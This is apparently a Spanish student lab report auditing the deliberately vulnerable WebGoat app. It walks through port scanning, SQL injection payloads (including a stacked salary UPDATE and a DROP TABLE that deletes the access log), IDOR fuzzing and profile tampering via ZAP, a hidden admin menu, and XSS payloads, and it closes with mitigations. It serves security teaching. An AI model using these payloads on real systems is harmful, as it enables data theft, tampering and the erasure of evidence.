



WEBGOAT

PRACTICA MÓDULO INTRODUCCIÓN A LA
CIBERSEGURIDAD

AUDITORIA DE UNA WEB BASICA

Auditor:

Fco. Javier García

Fecha:

30/06/2022 - 10/07/2022

Índice:

| | | |
|----|--|----|
| 1. | Objetivo y alcance de la auditoría | 2 |
| 2. | Informe ejecutivo | 2 |
| a. | Breve resumen del proceso realizado | 2 |
| b. | Vulnerabilidades destacadas | 2 |
| c. | Conclusiones | 2 |
| d. | Recomendaciones | 2 |
| 3. | Descripción del proceso de auditoría | 3 |
| a. | Reconocimiento | 3 |
| b. | Explotación de vulnerabilidades detectadas | 4 |
| • | A1. SQL Injection | 4 |
| • | A5 Insecure Direct Object References | 9 |
| • | A5 Missing Function Level Access Control | 14 |
| • | A7 Cross Site Scripting | 15 |
| c. | Post-explotación | 17 |
| d. | Posibles mitigaciones | 17 |
| e. | Herramientas utilizadas | 17 |

1. Objetivo y alcance de la auditoría

El objetivo de la auditoria será poner en práctica diversas herramientas y conocimientos aprendidos durante este módulo con el fin de localizar y explotar las diferentes vulnerabilidades de la aplicación web WebGoat.

El alcance de esta estará limitado a la aplicación WebGoat ejecutada en una máquina virtual.

2. Informe ejecutivo

a. Breve resumen del proceso realizado

Durante esta auditoria nos centramos en las vulnerabilidades conocidas en la aplicación web WebGoat para conocer cómo funcionan y de qué forma podemos aprovecharlas.

b. Vulnerabilidades destacadas

Localizamos diferentes vulnerabilidades, siendo las mas importantes la inyección de SQL, la falta de control de acceso y la posibilidad de ejecutar scripts propios desde la web (XSS).

c. Conclusiones

Podemos deducir de las diferentes vulnerabilidades encontradas, que estamos antes una web no segura, ya que es posible para un atacante obtener, modificar y eliminar datos de la aplicación a los que no debería tener acceso.

También podemos confirmar que, de verse vulnerada, podría lograr que una persona que visite dicha web podría ser infectada con algún tipo de malware al poder lograr que ejecute código que no estaba presente originalmente en la aplicación por medio de XSS.

d. Recomendaciones

Como recomendación principal seria importante corregir la forma en la que la aplicación trata los datos de usuario y contraseña que se introducen para evitar la posibilidad de realizar inyección de SQL.

Es importante también implementar mecanismos de control de acceso en toda la aplicación.

Por último, también es importante establecer medidas eficaces para evitar el uso de scripts por parte de una atacante en la aplicación web.

3. Descripción del proceso de auditoría

a. Reconocimiento

Tras recabar información sobre la aplicación que vamos a auditar logramos obtener la siguiente información:

- **Puertos abiertos:**


Para localizar los puertos que están abiertos usaremos el comando Nmap con los siguientes parámetros:

- open: Para que solo nos devuelva los puertos abiertos
- sS: Para agilizar el escaneo, ya que de esta forma no se abre la conexión TCP
- min-rate: Para utilizar paquetes con una velocidad mínima dada
- n: Para que no realice resolución de DNS de la IP facilitada
- oA: Para que cree ficheros con la información obtenida

```
(kali㉿kali)-[~/Desktop/Pruebas]
└─$ sudo nmap --open -sS --min-rate 5000 -n 127.0.0.1 -oA WebGoat
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 19:03 EDT
Nmap scan report for 127.0.0.1
Host is up (0.0000040s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
9090/tcp   open  zeus-admin
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

- **Lenguajes de programación usados en la aplicación web:**

Para obtener los diferentes lenguajes y tecnologías usados en la aplicación web nos hacemos ayuda de la herramienta Wappalyzer, el cual nos reporta si es posible la versión que se esta usando de cada tecnología de la aplicación.



The screenshot shows the Wappalyzer web application interface. At the top, there's a purple header with the Wappalyzer logo and navigation icons. Below the header, there are two tabs: 'TECHNOLOGIES' (selected) and 'MORE INFO'. An 'Export' button is visible on the right. The main content area displays a list of detected technologies categorized into four groups:

- JavaScript frameworks:** Backbone.js 1.4.0, RequireJS 2.3.6
- Font scripts:** Font Awesome
- Programming languages:** Java
- JavaScript libraries:** JQuery 2.1.4, JQuery UI 1.10.4, Underscore.js
- UI frameworks:** animate.css, Bootstrap 3.3.7

b. Explotación de vulnerabilidades detectadas

En este apartado hablaremos de las diferentes vulnerabilidades que hemos atacado.

Para ello lo dividiremos en diferentes apartados, nombrados por la nomenclatura dada en el OWASP Top Ten 2017.

Cada uno de estos apartados, a su vez lo dividiremos en los apartados que permiten realizar pruebas dentro de la aplicación Web.

- **A1. SQL Injection**

Antes de nada, definiremos la tabla con la que la aplicación web trabaja:

TABLA employees

| userid | first_name | last_name | department | salary | auth_tan |
|--------|------------|-----------|-------------|----------|----------|
| 32147 | Paulina | Travers | Accounting | \$46.000 | P45JSI |
| 89762 | Tobi | Barnett | Development | \$77.000 | TA9LL1 |
| 96134 | Bob | Franco | Marketing | \$83.700 | LO9S2V |
| 34477 | Abraham | Holman | Development | \$50.000 | UU2ALK |
| 37648 | John | Smith | Marketing | \$64.350 | 3SL99A |

En los primeros apartados se nos dan permisos totales sobre la tabla indicada para poder realizar unas consultas y ver, así como funcionan las consultas de SQL.

- **Apartado 2**

En este apartado se nos solicita realizar una consulta de un empleado en concreto. Dado que conocemos la tabla completa, podemos filtrar por su userId para ver los datos de dicho empleado.

✓

SQL query

SQL query

Submit

You have succeeded!

SELECT * FROM employees WHERE userid = 96134

USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN

96134 Bob Franco Marketing 83700 LO9S2V

- Apartado 3

En este apartado se nos pide modificar el departamento para otro de los empleados para pasarlo al departamento de Ventas.

☒

SQL query

Submit

Congratulations. You have successfully completed the assignment.

UPDATE employees SET department = 'Sales' WHERE userid = 89762

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT | SALARY | AUTH_TAN |
|--------|------------|-----------|------------|--------|----------|
| 89762 | Tobi | Barnett | Sales | 77000 | TA9LL1 |

- Apartado 4

En este otro apartado nos solicita añadir una nueva columna a la tabla dada. En este caso es la columna teléfono, siendo esta de tipo Varchar y con un tamaño de 20.

☒

SQL query

Submit

Congratulations. You have successfully completed the assignment.

ALTER TABLE employees ADD phone varchar(20)

- Apartado 5

Este es el último de los apartados de consultas estándar. En este caso se nos solicita dar permisos al usuario “unauthorized_user” en la tabla “grant_rights”.

Para ello empleamos la siguiente consulta:

```
GRANT ALL
ON grant_rights
TO unauthorized_user
```

A partir de este momento empezamos con los ataques de inyección de SQL.

- Apartado 9

Este es el primero de los ataques. En el nos mandas escoger entre varias opciones para 2 valores. Viendo que la propia consulta nos añade la primera y ultima comilla, escogemos aquellas opciones que omiten dichas comillas.

```
SELECT * FROM
user_data WHERE
first_name = 'John'
AND last_name = '
```

Smith' or '1' = '1' Get Account Info

La respuesta de la aplicación es la siguiente:

✓

```
SELECT * FROM
user_data WHERE
first_name = 'John'
AND last_name = '
```

Smith or 1 = 1 Get Account Info

You have succeeded:

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

Explanation: This injection works, because `or '1' = '1'` always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE`, which will always evaluate to true, no matter what came before it.

* Explicación: esta inyección funciona, porque o '1' = '1' siempre se evalúa como verdadero (el literal final de cadena para '1' está cerrado por la consulta en sí, por lo que no debe inyectarlo). Entonces, la consulta inyectada básicamente se ve así: `SELECT * FROM user_data WHERE first_name = 'John' and last_name = " or TRUE`, que siempre se evaluará como verdadero, sin importar lo que haya ocurrido antes.

- Apartado 10

En este caso nos solicitan que creamos la consulta competa nosotros mismos indicándonos que solo uno de los campos es susceptible al ataque. En este caso como queremos añadir una condición al final de la consulta, el campo susceptible de ataque es el segundo.

Los datos que introduciremos por lo tanto son los siguientes:

```
Login_Count: 1
```

```
User_Id: '123' or '1' = '1'
```

En este caso usamos las comillas en inicio y fin ya que creamos nosotros a la consulta entera.

Login_Count:

User_Id:

You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= '123' or '1' = '1'

- Apartado 11

En este punto comenzaría un ataque real contra una base de datos de una empresa. Nos indican que somos un empleado que solo tiene acceso a ver sus datos, pero queremos ver los datos de todos los empleados para ver el sueldo de otros empleados.

Nos indican que ya sabemos como se lanzan las consultas contra el servidor.

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND auth_tan = '' + auth_tan + ''";
```


Teniendo eso en cuenta, añadimos nuestra inyección de SQL en el segundo campo omitiendo la primera la comilla final y añadiendo las comillas intermedias de la consulta.

```
Employee Name:Smith
Authentication TAN: 3SL99A' or '1'='1
```

☒

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT | SALARY | AUTH_TAN | phone | PHONE |
|--------|------------|-----------|-------------|--------|----------|-------|-------|
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI | null | null |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK | null | null |
| 37648 | John | Smith | Marketing | 64350 | 3SL99A | null | null |
| 89762 | Tobi | Barnett | Sales | 77000 | TA9LL1 | null | null |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V | null | null |

- Apartado 12

Tras ver los datos anteriores, vemos que no somos el empleado que mas cobra, por lo que decidimos ponerle remedio. Para ello debemos modificar nuestro salario. Como no tenemos permisos para hacerlo directamente ni disponemos de una consulta propia para ello, añadimos la modificación tras un “;” de forma que lanzamos una nueva consulta en la misma línea que termina la anterior. Esto se conoce como consultas encadenadas.

```
Employee Name: Smith
Authentication TAN: 3SL99A'; UPDATE employees SET Salary = 100000 WHERE
Auth_Tan='3SL99A
```

☒

Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT | SALARY | AUTH_TAN | phone | PHONE |
|--------|------------|-----------|-------------|--------|----------|-------|-------|
| 37648 | John | Smith | Marketing | 100000 | 3SL99A | null | null |
| 96134 | Bob | Franco | Marketing | 83700 | LO9S2V | null | null |
| 89762 | Tobi | Barnett | Sales | 77000 | TA9LL1 | null | null |
| 34477 | Abraham | Holman | Development | 50000 | UU2ALK | null | null |
| 32147 | Paulina | Travers | Accounting | 46000 | P45JSI | null | null |

- Apartado 13

Tras cambiar nuestro salario nos damos cuenta de que los cambios que hemos realizado han quedado registrados en la base de datos de logs, por lo que decidimos eliminar la tabla indicada.

Primero vemos que al realizar una consulta de nuestro userId ven las consultas realizadas.

Action contains:

There is still evidence of what you did. Better remove the whole table.

| ID | TIME | ACTION |
|----|------------------------|--|
| 0 | 2022-07-07 18:01:29 | SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A" or "1"="1" |
| 1 | 2022-07-07 18:07:22 | SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A "; UPDATE employees SET Salary = 100000 WHERE Auth_Tan="3SL99A" |

Tras ello decidimos eliminar dicha tabla con la siguiente consulta

```
Action contains: '; DROP TABLE access_log--
```

Utilizamos el "--" final para descartar la ' que nos añade la consulta al convertirla en un comentario.

✓

Action contains:

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

- **A5 Insecure Direct Object References**

Para este modulo usaremos el proxy ZAP, para poder revisar las trazas de las peticiones que se lanzan al servidor y la respuesta de este. También lo usaremos para modificar las trazas enviadas, con el fin de obtener una respuesta diferente que inicialmente no podríamos obtener.

- Apartado 2

En este apartado solo se nos facilita un usuario y contraseña para iniciar sesión

```
user: tom  
pass: cat
```

✓

user/pass

user:

pass:

Submit

You are now logged in as tom. Please proceed.

- Apartado 3

En este apartado nos introducen en la posibilidad de ver datos que inicialmente están ocultos.

Al darle a “View Profile” nos muestra lo siguiente:

View Profile

name:Tom Cat

color:yellow

size:small

Al revisar la respuesta del servidor, vemos que hay 2 atributos que no se nos están mostrando:

```
{
  "role" : 3,
  "color" : "yellow",
  "size" : "small",
  "name" : "Tom Cat",
  "userId" : "2342384"
}
```

- Apartado 4

Ahora nos indican que, dado que tenemos el userId, podemos acceder al perfil de dicho usuario sin necesidad de estar identificados.

Para ello debemos indicar el perfil al que deseamos acceder tras la ruta del perfil por defecto.

✓

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

VebGoat/IDOR/profile/2342384

Submit

Congratulations, you have used the alternate Url/route to view your own profile.

{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

- Apartado 5

Por último, nos piden 2 cosas, que accedamos al perfil de otro usuario y que modifiquemos dicho perfil.


Para la primera parte, localizar otro perfil, tenemos 2 formas de lograrlo:

- Podemos ir probando a meter a mano diferentes userId hasta localizar uno.
- Podemos hacer uso de una herramienta de fuzzing para automatizar la opción anterior.

En nuestro caso vamos a hacer uso de la herramienta de fuzzing que nos incorpora el proxy ZAP. Para ello pulsamos en el botón de “View Profile” y capturamos la traza que se genera.



Una vez captura esta traza y sabiendo que lo único que debemos modificar es la parte que va tras el “.../profile/” la abrimos con la herramienta de fuzzing y configuramos el ataque.



En este caso eliminamos la parte que indica que perfil y le indicamos que vaya cambiando por la lista de números configurada en esa posición.

Una vez terminado el fuzzing vemos que localizamos 2 peticiones con código correcto.

| Mensajes enviados: 11 Errores: 0 Mostrar errores | | | | |
|---|-----------------|-------------|--------|-----------------------|
| Identificación de pestaña ^ | Tipo de mensaje | Código | Cargas | Razón |
| 0 | Original | 500 | | Internal Server Error |
| 1 | Fuzzed | 500 2342380 | | Internal Server Error |
| 2 | Fuzzed | 500 2342381 | | Internal Server Error |
| 3 | Fuzzed | 500 2342382 | | Internal Server Error |
| 4 | Fuzzed | 500 2342383 | | Internal Server Error |
| 5 | Fuzzed | 200 2342384 | | OK |
| 6 | Fuzzed | 500 2342385 | | Internal Server Error |
| 7 | Fuzzed | 500 2342386 | | Internal Server Error |
| 8 | Fuzzed | 500 2342387 | | Internal Server Error |
| 9 | Fuzzed | 200 2342388 | | OK |
| 10 | Fuzzed | 500 2342389 | | Internal Server Error |
| 11 | Fuzzed | 500 2342390 | | Internal Server Error |

La primera de ellas vemos que corresponde al primero de los perfiles. Al acceder al perfil que se obtiene con la segunda opción que hemos obtenido vemos que es el perfil que buscábamos:

```
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 07 Jul 2022 20:00:10 GMT

{
  "lessonCompleted" : true,
  "feedback" : "Well done, you found someone else's profile",
  "output" : "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
  "assignment" : "IDORViewOtherProfile",
  "attemptWasMade" : true
}
```

En la segunda parte del ejercicio nos solicita modificar este perfil aplicando 2 cambios: modificar el rol y el color.

Para ello haremos cambiaremos la petición a una petición PUT, que se usa para realizar modificaciones; también añadiremos en el cuerpo los datos modificados, {"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}; y dado que la petición inicial no tenía un tipo de contenido añadiremos el Content-Type: application/json, que se emplea cuando no sabes que tipo de datos vas a obtener.



The screenshot shows an "HTTP Message" window with two tabs: "Request" and "Response". The "Request" tab is active, displaying the following details:


- Method: PUT
- URL: http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388
- Host: 127.0.0.1:8080
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
- Accept: */*
- Accept-Language: en-US,en;q=0.5
- Content-Type: application/json; charset=UTF-8
- X-Requested-With: XMLHttpRequest
- Connection: keep-alive
- Referer: https://127.0.0.1:8080/WebGoat/start.mvc
- Cookie: JSESSIONID=hfBM2g239IG0Jq8TJ6Yb1FTe4LMprTxMmnMZKhP7

The "Response" tab is also visible, showing the JSON body of the response:

```
{"role":1, "color":"red", "size":"large", "name":"Buffalo Bill", "userId":2342388}
```

At the bottom of the window, there are three buttons: "Active Scan" (with a flame icon), "Replay in Console", and "Replay in Browser".

Una vez modificados estos datos obtenemos el perfil modificado.



```
lessonCompleted: true
feedback: "Well done, you have modified someone else's profile (as displayed below)"
output: "{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}"
assignment: "IDOREditOtherProfiile"
attemptWasMade: true
```

- **A5 Missing Function Level Access Control**
 - **Apartado 2**

En este apartado nos indican que hay un menú oculto y debemos localizarlo y facilitar las 2 etiquetas ocultas en dicho menú.

Haciendo uso de las herramientas de desarrollador localizamos dicho menú con sus etiquetas:




```
<li class="hidden-menu-item dropdown">
  <a class="dropdown-toggle" href="#" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="true">event
    Admin
    <span class="caret"></span>
  </a>
  <ul class="dropdown-menu" aria-labelledby="admin">
    <li>
      <a href="/access-control/users">Users</a>
    </li>
    <li>
      <a href="/access-control/users-admin-fix">Users</a>
    </li>
    <li>
      <a href="/access-control/config">Config</a>
    </li>
  </ul>
</li>
```

- **A7 Cross Site Scripting**

- **Apartado 2**

Primero nos piden confirmar que la cookie de la página en 2 pestañas diferentes del mismo navegador es igual.

Para ello abrimos las herramientas de desarrollador y mediante consola lanzamos el comando “alert(document.cookie);”.



Verificamos que la cookie que se muestra en ambas pestañas es idéntica.

- **Apartado 7**


Nos pide que busquemos que campo es vulnerable a XSS. Tras realizar una inspección con las herramientas de desarrollador vemos que los campos de Cantidad solo permiten valores numéricos y que el campo de tarjeta y de código de acceso permiten valores de texto

```
<td>Enter your credit card number:</td>
<td>
  <input name="field1" value="4128 3214 0002 1999" type="TEXT">
</td>
</tr>
<tr>
  <td>Enter your three digit access code:</td>
  <td>
    <input name="field2" value="111" type="TEXT">
    ...
```

Viendo esto entendemos que estos son los 2 posibles campos que atacar.

Lanzamos una alerta en la primea de las opciones de la siguiente forma:

```
<SCRIPT>alert("XSS Test")</SCRIPT>
```




- Apartado 10

Aquí nos habla de las diferentes rutas que se usan en un navegador y nos indica que debemos localizar la ruta que se emplea para realizar las pruebas en el servidor en producción

Utilizando las herramientas de desarrollador localizamos un js llamado GoatRouter.js y tras revisarlo localizamos la siguiente ruta

```
routes: {  
  'welcome': 'welcomeRoute',  
  'lesson/:name': 'lessonRoute',  
  'lesson/:name/:pageNum': 'lessonPageRoute',  
  'test/:param': 'testRoute',  
  'reportCard': 'reportCard'  
},
```

Al acceder a dicha ruta vemos que es la ruta que buscábamos:



- Apartado 11

En este ultimo apartado se nos solicita llamar a una función de la aplicación invocándola en el navegador.

La función indicada es webgoat.customjs.phoneHome() la cual debe devolver un numero aleatorio desde los logs de la consola.

Para ello accedemos a la ruta indicada añadiendo el script en la parte final de la siguiente forma:

[http://127.0.0.1:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome\(\);](http://127.0.0.1:8080/WebGoat/start.mvc#test/<script>webgoat.customjs.phoneHome();)



Vemos que el script es invocado directamente en la consola:

| | |
|---|----------------------------|
| test handler | LessonController.js:157:25 |
| phoneHome invoked | GoatRouter.js:66:25 |
| phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output":"phoneHome Response is 258327112", "assignment":"DOMCrossSiteScripting", "attemptWasMade":true} | GoatRouter.js:77:33 |

c. Post-explotación

Tras lanzar todos los ataques vemos las diferentes debilidades de una aplicación web como puede ser esta. En ella vemos como se pueden romper los pilares de la triada CID (Confidencialidad, Integridad y Disponibilidad) mediante el uso de ataques hacia las bases de datos, usando fallos de seguridad provocados por la implementación de los permisos en los usuarios o mediante el uso de ejecución de código no perteneciente a la aplicación web.

d. Posibles mitigaciones

Para tratar de mitigar estos fallos podríamos implementar varios cambios, como podrían ser:

- Cambio en los permisos de usuarios, impidiendo modificar perfiles a todo aquel que no sea administrador.
- Separación de las consultas a la base de datos y la aplicación web, impidiendo de esta forma que se añadan sentencias que cambian el comportamiento previsto en la aplicación.
- Implementación de comprobación de datos introducidos en los campos en los que esperamos que modifique el usuario, para evitar que use caracteres no esperados.

e. Herramientas utilizadas

Para la elaboración de este informe hemos empleado las siguientes herramientas:

- Nmap: Para reconocimiento de puertos.
- Wappalizer: Para reconocimiento de sistemas de la aplicación web.
- Zap: Proxy empleado para el manejo de las trazas enviadas y recibidas y para hacer fuzz.
- Herramientas de desarrollador: Para inspección de código de la aplicación.